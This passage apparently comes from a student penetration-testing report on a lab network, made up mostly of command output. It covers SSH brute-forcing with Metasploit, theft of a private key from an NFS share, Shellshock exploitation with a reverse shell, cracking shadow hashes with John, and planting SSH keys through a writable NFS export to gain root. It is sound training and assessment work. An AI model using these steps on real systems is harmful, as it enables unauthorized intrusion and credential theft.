64 bytes from 1.1.1.2: icmp_seq=3 ttl=64 time=2.10 ms
^C
--- 1.1.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 1.692/1.899/2.098/0.165 ms
```

```
root@xadmin-virtual-machine:~# more /proc/sys/net/ipv4/conf/all/forwarding
0
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# more /proc/sys/net/ipv4/conf/all/forwarding
1
root@xadmin-virtual-machine:~#
```

```
root@kali:~# route add -net 13.13.13.0/24 tun0
root@kali:~#
```

```
root@kali:~# ping 13.13.13.12
PING 13.13.13.12 (13.13.13.12) 56(84) bytes of data.
64 bytes from 13.13.13.12: icmp_seq=1 ttl=64 time=2.12 ms
64 bytes from 13.13.13.12: icmp_seq=2 ttl=64 time=2.00 ms
64 bytes from 13.13.13.12: icmp_seq=3 ttl=64 time=1.68 ms
^C
--- 13.13.13.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.676/1.932/2.120/0.187 ms
```

```
root@kali:~# nmap -sV 13.13.13.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-21 08:57 EST
Nmap scan report for 13.13.13.12
Host is up (0.0059s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 53.78 seconds
```

```
root@kali:~# route add -host 13.13.13.13 tun0
root@kali:~# ping 13.13.13.13
PING 13.13.13.13 (13.13.13.13) 56(84) bytes of data.
^C
--- 13.13.13.13 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1018ms

root@kali:~#
```

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth1 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

```
root@kali:~# ping 13.13.13.13
PING 13.13.13.13 (13.13.13.13) 56(84) bytes of data.
64 bytes from 13.13.13.13: icmp_seq=1 ttl=63 time=2.02 ms
64 bytes from 13.13.13.13: icmp_seq=2 ttl=63 time=2.33 ms
^C
--- 13.13.13.13 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 2.019/2.172/2.326/0.153 ms
root@kali:~#
```

```
root@kali:~# nmap -sV 13.13.13.13
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-03 13:57 EST
Nmap scan report for 13.13.13.13
Host is up (0.0040s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.71 seconds
root@kali:~#
```

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in
 the current database
   DB_ALL_PASS       false            no        Add all passwords in the current databa
se to the list
   DB_ALL_USERS      false            no        Add all users in the current database t
o the list
   PASSWORD                           no        A specific password to authenticate wit
h
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works f
or a host
   THREADS           1                yes       The number of concurrent threads (max o
ne per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords sep
arated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for al
l users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempt
s

msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 13.13.13.13
rhosts => 13.13.13.13
msf5 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/metasploit/p
assword.lst
pass_file => /usr/share/wordlists/metasploit/password.lst
msf5 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf5 auxiliary(scanner/ssh/ssh_login) >
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > set username xadmin
username => xadmin
msf5 auxiliary(scanner/ssh/ssh_login) >
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%'
[!] No active DB -- Credential data will not be saved!
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^'
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^&'
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^&*'
[-] 13.13.13.13:22 - Failed: 'xadmin:!boerbul'
[-] 13.13.13.13:22 - Failed: 'xadmin:!boerseun'
[+] 13.13.13.13:22 - Success: 'xadmin:!gatvol' ''
[*] Command shell session 1 opened (1.1.1.1:46743 → 13.13.13.13:22) at 2020-12-30 15:3
6:49 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:13
          inet addr:13.13.13.13  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:413/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6867 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3752 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:434601 (434.6 KB)  TX bytes:294548 (294.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:341 errors:0 dropped:0 overruns:0 frame:0
          TX packets:341 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:26609 (26.6 KB)  TX bytes:26609 (26.6 KB)
```

```
X11Forwarding yes
X11DisplayOffset 10
PrintMotd no
PrintLastLog yes
TCPKeepAlive yes
#UseLogin no
```

```
pico .bash_history
ifconfig
ping 172.16.221.16
ping 172.16.221.237
telnet 172.16.221.16
telnet 172.16.221.1
ping 192.168.0.34
ping 192.168.0.200
tcpdump -i eth1
ifconfig
sudo tcpdump -i eth1
sudo tcpdump -i eth0
ifconfig
exit
ping 13.13.13.12
services
service
service --status-all
service nfs-kernel-server stop
sudo service nfs-kernel-server stop
passwd
ls
service --status-all
sudo service nfs-kernel-server stop
service portmap stop
sudo apt-get --purge remove nfs-kernel-server
service --status-all
apt-get purge rpcbind
sudo apt-get purge rpcbind
root@xadmin-virtual-machine:/home/xadmin#
```

```
root@xadmin-virtual-machine:/# cd home/xadmin/
root@xadmin-virtual-machine:/home/xadmin# cd .ssh
root@xadmin-virtual-machine:/home/xadmin/.ssh# ls
id_rsa  id_rsa.pub  known_hosts
root@xadmin-virtual-machine:/home/xadmin/.ssh#
```

```
Nmap scan report for 13.13.13.12
Host is up (0.0017s latency).
Not shown: 988 closed ports, 34 open|filtered ports
PORT     STATE SERVICE VERSION
111/udp  open  rpcbind 2-4 (RPC #100000)
1023/udp open  rpcbind 2-4 (RPC #100000)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

```
Nmap scan report for 13.13.13.13
Host is up (0.0020s latency).
All 1024 scanned ports on 13.13.13.13 are closed (960) or open|filtered (64)
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

The full service running on the 13.13.13.0/24 network can be seen here:

IP Address	TCP	UDP
13.13.13.12/24	22 – SSH (Open 6.6p1 Ubuntu 2ubuntu2.8 Ubuntu Linux; protocol 2.0) 111 – RPCBIND (2-4 RPC #100000) 2049 – NFS_ACL (2-3 RPC #100227)	111 – RPCBIND (RPCBIND 2-4 #100000) 1023 – RPCBIND (RPCBIND 2-4 #100000)
13.13.13.13/24	22 – SSH (Open 6.6p1 Ubuntu 2ubuntu2.8 Ubuntu Linux; protocol 2.0)	960 Closed Ports 64 Open / Filtered Ports

With the 13.13.13.0/24 network discovered, the next step was to infiltrate 192.168.0.130/27. The NFS share was mounted and browsed to.

Figure 1-28 NFS Share Mounted on 192.168.0.130/27

```
root@kali:~/mount/home/xadmin# ls -alF
total 104
drwxr-xr-x 15 1000 1000 4096 Aug 21 10:17 ./
drwxr-xr-x  3 root root 4096 Aug 13  2017 ../
-rw-------  1 1000 1000  132 Sep 27  2017 .bash_history
-rw-r--r--  1 1000 1000  220 Aug 13  2017 .bash_logout
-rw-r--r--  1 1000 1000 3637 Aug 13  2017 .bashrc
drwx------ 10 1000 1000 4096 Aug 21 10:27 .cache/
drwx------  8 1000 1000 4096 Aug 13  2017 .config/
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Desktop/
-rw-r--r--  1 1000 1000   26 Aug 13  2017 .dmrc
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Documents/
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Downloads/
drwx------  3 1000 1000 4096 Aug 21 10:17 .gconf/
-rw-------  1 1000 1000  764 Aug 21 10:17 .ICEauthority
drwxrwxr-x  3 1000 1000 4096 Aug 13  2017 .local/
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Music/
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Pictures/
-rw-r--r--  1 1000 1000  675 Aug 13  2017 .profile
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Public/
drwx------  2 1000 1000 4096 Aug 21  2017 .ssh/
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Templates/
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Videos/
-rw-------  1 1000 1000  135 Aug 21 10:17 .Xauthority
-rw-r--r--  1 1000 1000 1601 Aug 13  2017 .Xdefaults
-rw-r--r--  1 1000 1000   14 Aug 13  2017 .xscreensaver
-rw-------  1 1000 1000  190 Aug 21 10:17 .xsession-errors
-rw-------  1 1000 1000  233 Aug 21 08:11 .xsession-errors.old
```

The prime user of this machine was xadmin. In the previous stage, within xadmin's home directory was a *'id_rsa'* file. This filed was copied to the Kali machine and was a private key file which was specified when logging onto 192.168.0.130 to allow access to the machine:

Figure 1-29 SSH Login on 192.168.0.130/27 With Private Key

```
root@kali:~/mount/home/xadmin/.ssh# ssh xadmin@192.168.0.130 -i id_rsa
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Aug 22 07:12:18 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$
```

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:12
          inet addr:192.168.0.130  Bcast:192.168.0.159  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:412/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1823 errors:0 dropped:0 overruns:0 frame:0
          TX packets:483 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:182030 (182.0 KB)  TX bytes:111678 (111.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:297 errors:0 dropped:0 overruns:0 frame:0
          TX packets:297 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:22729 (22.7 KB)  TX bytes:22729 (22.7 KB)
```

```
  GNU nano 2.2.6                                              File: /etc/

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
/home/xadmin 192.168.0.*(ro,no_root_squash,fsid=32)
```

Once the machine was logged onto, the ifconfig command was used to find IP information. When the private key was specified, the machine should have asked for a password, which meant there was a fault in the SSH configuration. The NFS file was also highly insecure as can be shown above.

At this stage, a firewall was discovered on the network within the 192.168.0.234/30 network. From the results of the VYOS routes discovered earlier, it was possible to bypass this. One of the new networks discovered from these results was 192.168.0.240/30, which was directly connected to this network. Using this network address, this was used to perform the subnet calculations for the usable host IP addresses, the broadcast address and the subnet mask. The results for this can be seen in **Appendix C Figure 3-9**. Using an NMAP script called *'firewalk'*, it was possible to bypass the firewall and discover the hosts on this network:

Figure 1-30 VYOS Router Results from the 192.168.0.230/30 Interface


```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 03:42:34
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 03:42:34
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth5, 03:40:25
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth5, 03:40:25
O   192.168.0.128/27 [110/10] is directly connected, eth4, 03:43:24
C>* 192.168.0.128/27 is directly connected, eth4
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 03:42:34
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 03:42:34
O   192.168.0.228/30 [110/10] is directly connected, eth3, 03:43:24
C>* 192.168.0.228/30 is directly connected, eth3
O   192.168.0.232/30 [110/10] is directly connected, eth5, 03:43:24
C>* 192.168.0.232/30 is directly connected, eth5
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth5, 03:40:25
```

Figure 1-31 Firewalk Results for 192.168.0.240/30 Interface

```
root@kali:~# nmap --script=firewalk 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-22 07:13 EST
Nmap scan report for 192.168.0.242
Host is up (0.0068s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind

Nmap done: 4 IP addresses (1 host up) scanned in 15.00 seconds
```

192.168.0.241 was not able to be scanned because it was hypothesized that this was the firewall interface. The 192.168.0.242 interface was running SSH, HTTP and RPCBIND. A Nikto and Dirb scan were both ran against the web server, which can be seen in **Appendix A Figure 1-32 and 1-33**. In essence, what was gained from these scans was that it was an Apache/2.4.10 (Unix) system and that it was vulnerable to the 'Shellshock' vulnerability (CVE-2014-6278). This meant that it was possible to gain root access to the system. If this was true, then it would be a very serious vulnerability. Browsing to this web server, it was possible to see this:

Figure 1-34 192.168.0.242 Web Server



There was a Metasploit module used to perform this vulnerability and was successful. Once it was successful, a reverse shell was created from the Kali machine to the web server. Interface information was also shown. SSH was shown to be running on the machine, with which the *'sshd_config'* file was modified to permit root login and the *'permit tunnel'* value was added. The passwd and shadow files were combined which allowed the root and xadmin passwords to be found. These were 'apple' and 'pears' which can be seen here:

Figure 1-35 Successful Shellshock Vulnerability Exploitation

```
# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:24
          inet addr:192.168.0.242  Bcast:192.168.0.255  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:424/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10054 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9513 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3121214 (3.1 MB)  TX bytes:4570334 (4.5 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:161 errors:0 dropped:0 overruns:0 frame:0
          TX packets:161 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:11889 (11.8 KB)  TX bytes:11889 (11.8 KB)
```

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

```
root@kali:~/Desktop# john pass_242
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
apple            (root)
Proceeding with incremental:ASCII
pears            (xweb)
2g 0:00:17:33 DONE 3/3 (2020-12-22 13:36) 0.001898g/s 422.1p/s 422.2c/s 422.2C/s peton..penry
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

However, there seemed to be an error with the eth0 interface as the subnet mask was originally thought to be 255.255.255.252, even though in the 'ifconfig' results it displayed 255.255.255.224. Once logged in using SSH, the firewall on the 192.168.0.241 interface was pinged which was successful.

The next step was to begin an SSH tunnel to the 192.168.0.64/27 and 192.168.0.96/27 subnets discovered from the VYOS router using the 192.168.0.242 machine. The full results for the 192.168.0.96/27 subnet can be seen in **Appendix C Figure 3-10**, while the results for 192.168.0.96/27 can be seen in **Appendix C Figure 3-11**.

The SSH tunnel process from earlier was also used for this, except that the routes added were to the 192.168.0.64/27 and 192.168.0.96/27 subnets. The 'iptables' command was used again but this time under the eth0 interface as this was the only interface under the 192.168.0.242 machine. The full setup can be seen in **Appendix A Figure 1-36**. The results revealed the existence of a 192.168.0.66/27 host that was running SSH, RPCBIND and NFS_ACL. SSH login was not possible on this machine at this point as it required a public key to be stored on that machine for the kali machine to be recognised. However, since it was running NFS, it was possible to view the NFS shares on the machine.

Figure 1-37 NFS Share on 192.168.0.66/27

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
```

Then the root directory was mounted using the mount command into the 'mount' directory. From this, the passwd and shadow files were combined to be cracked by John.

Figure 1-38 NFS Share and Cracking the Passwords on 192.168.0.66/27

```
root@kali:~# mount -t nfs 192.168.0.66:/ ./mount
root@kali:~# cd mount
root@kali:~/mount# ls
bin  boot  cdrom  dev  etc  home  initrd.img  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv
root@kali:~/mount# ls -alF
total 120
drwxr-xr-x  23 root root  4096 Aug 13  2017 ./
drwxr-xr-x  31 root root  4096 Dec 27 09:59 ../
drwxr-xr-x   2 root root  4096 Sep  1  2017 bin/
drwxr-xr-x   3 root root  4096 Aug 13  2017 boot/
drwxrwxr-x   2 root root  4096 Aug 13  2017 cdrom/
drwxr-xr-x   4 root root  4096 Apr 16  2014 dev/
drwxr-xr-x 129 root root 12288 Dec 27 09:26 etc/
drwxr-xr-x   3 root root  4096 Aug 13  2017 home/
lrwxrwxrwx   1 root root    33 Aug 13  2017 initrd.img → boot/initrd.img-3.13.0-24-generic
drwxr-xr-x  23 root root  4096 Aug 13  2017 lib/
drwxr-xr-x   2 root root  4096 Apr 16  2014 lib64/
drwx------   2 root root 16384 Aug 13  2017 lost+found/
drwxr-xr-x   3 root root  4096 Apr 16  2014 media/
drwxr-xr-x   2 root root  4096 Apr 10  2014 mnt/
drwxr-xr-x   2 root root  4096 Apr 16  2014 opt/
drwxr-xr-x   2 root root  4096 Apr 10  2014 proc/
drwx------  15 root root  4096 Aug 21 09:59 root/
drwxr-xr-x  12 root root  4096 Apr 16  2014 run/
drwxr-xr-x   2 root root 12288 Sep  1  2017 sbin/
drwxr-xr-x   2 root root  4096 Apr 16  2014 srv/
drwxr-xr-x   2 root root  4096 Mar 12  2014 sys/
drwxrwxrwt   4 root root  4096 Dec 27 09:52 tmp/
drwxr-xr-x  10 root root  4096 Apr 16  2014 usr/
drwxr-xr-x  14 root root  4096 Sep  1  2017 var/
lrwxrwxrwx   1 root root    30 Aug 13  2017 vmlinuz → boot/vmlinuz-3.13.0-24-generic
root@kali:~/mount#
```

```
root@kali:~/Desktop# john password_for_66
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums            (xadmin)
```

The root password could not be found. The xadmin password was found to be 'plums' still. Even using this password would still not remotely logon to the machine. The NFS file (/etc/exports) was viewed using pico and was found to have read-write permissions. This was strange since the other machines that were mounted onto Kali were read-only. Using this information, it was now possible to place the Kali's host SSH public key into the remote machines home directory (.ssh). A SSH certificate was generated using the command *'ssh-keygen -t rsa'*, which was saved as default settings for location. Using the mounted share, the public key was copied to 'xadmin's' home directory under *'/home/xadmin/.ssh/authoried_keys'*. This allowed access without a password to xadmin's account on 192.168.0.66. The same was done to the root account and this was accessed using the *'sudo su –'* command to allow that account to access the root account and reset the password, except to the *'/root/.ssh/authorized_keys'*. This directory was not created by default and would have to be created using *'mkdir /root/.ssh'*:

Figure 1-39 Mounting the NFS Share on 192.168.0.66 and Gaining Access to the Machine using SSH Certificate Process

```
  GNU nano 4.5                                    etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/ 192.168.0.*(rw,no_root_squash,fsid=32)
```

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:nLxiWF2K40HuZMiJn9m7OfbMjnRIsDiR9aNGEdFGPf4 root@kali
The key's randomart image is:
+---[RSA 3072]----+
|      ==..       |
|     o oo o      |
|    o o.+. ..    |
|     * O *.+     |
|    + B X S.     |
|     + % + .E    |
|      = O o      |
|       ooO       |
|      .===       |
+----[SHA256]-----+
root@kali:~#
```

```
root@kali:~/mount# cp /root/.ssh/id_rsa.pub home/xadmin/
.bash_history         .dmrc                .mozilla/            Templates/           .xscreensaver
.bash_logout          Documents/           Music/               test                 .xsession-errors
.bashrc               Downloads/           Pictures/            .thunderbird/        .xsession-errors.old
.cache/               .gconf/              .profile             Videos/
.config/              .ICEauthority        Public/              .Xauthority
Desktop/              .local/              .ssh/                .Xdefaults
root@kali:~/mount# cp /root/.ssh/id_rsa.pub home/xadmin/.ssh/authorized_keys
root@kali:~/mount# ssh xadmin@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 02:13:58 2017 from 192.168.0.242
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:15
          inet addr:192.168.0.66  Bcast:192.168.0.95  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:415/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3125 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1993 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:267646 (267.6 KB)  TX bytes:487086 (487.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:326 errors:0 dropped:0 overruns:0 frame:0
          TX packets:326 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25417 (25.4 KB)  TX bytes:25417 (25.4 KB)

xadmin@xadmin-virtual-machine:~$
```

```
root@xadmin-virtual-machine:~# mkdir /root/.ssh
root@xadmin-virtual-machine:~#
```

```
root@kali:~/mount# cp /root/.ssh/id_rsa.pub root/.ssh/authorized_keys
root@kali:~/mount#
```

```
root@kali:~/mount# ssh root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~#
```

